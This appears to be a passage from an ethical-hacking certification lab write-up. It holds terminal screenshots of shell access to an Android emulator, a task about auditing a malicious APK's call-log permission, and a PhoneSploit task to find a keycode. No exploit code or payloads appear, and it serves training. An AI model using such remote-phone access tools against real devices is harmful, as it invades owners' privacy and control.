
Applications Places System Parrot Terminal Mon Nov 27


File Edit View Search Terminal Tabs Help

Parrot Terminal Parrot Terminal

```
/system/bin/sh: help: not found
127|x86_64:/ $ ?
/system/bin/sh: d: not found
127|x86_64:/ $ p
/system/bin/sh: p: not found
127|x86_64:/ $ ls
acct           init          nonplat_file_contexts    proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts sbin
cache          init.environ.rc   nonplat_property_contexts sdcard
charger        init.rc        nonplat_seapp_contexts  sepolicy
config         init.superuser.rc  nonplat_service_contexts storage
d              init.usb.configfs.rc oem
data           init.usb.rc    plat_file_contexts      sys
default.prop   init.zygote32.rc  plat_hwservice_contexts ueventd
dev            init.zygote64_32.rc  plat_property_contexts ueventd.rc
etc            lib           plat_seapp_contexts    vendor
fstab.android_x86_64 mnt          plat_service_contexts vndservice_contexts
x86_64:/ $ cd sdcard/
x86_64:/sdcard $ ls
Alarms Android DCIM Download Movies Music Notifications Pictures Podcasts Ringtones
x86_64:/sdcard $ cd Pictures/
x86_64:/sdcard/Pictures $ ls
x86_64:/sdcard/Pictures $ cd ..
x86_64:/sdcard $ cd DCIM/
x86_64:/sdcard/DCIM $ ls
capture.png
x86_64:/sdcard/DCIM $
```


☰ Menu ⌂ EH Workstation - 2 Parrot Terminal







An attacker installed a malicious mobile application 'AntiMalwarescanner.apk' on the victims android device which is located in EH workstation-2 documents folder. You are assigned a task to perform security audit on the mobile application and find out whether the application using permission to Read-call-logs.

```
{% embed url="https://sisik.eu/apk-tool" %}
```





An ex-employee of CEHORG is suspected to be performing insider attack. You are assigned a task to attain KEYCODE-75 used in the employees' mobile phone. Note: use option p in PhoneSploit for next page.




The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window titled "Parrot Terminal" displays a list of keycodes and their descriptions. A specific entry, "75 --> \"KEYCODE_APOSTROPHE\"", is highlighted with a green background. Below this, the terminal shows a command being entered: "[+]Enter a number." followed by "phonesploit(keycode) > 75". The terminal window has tabs labeled "Parrot Terminal" and "Parrot Terminal". The desktop background shows a network of nodes and connections. The top bar includes icons for Applications, Places, System, and a clock showing "Mon Nov 27".

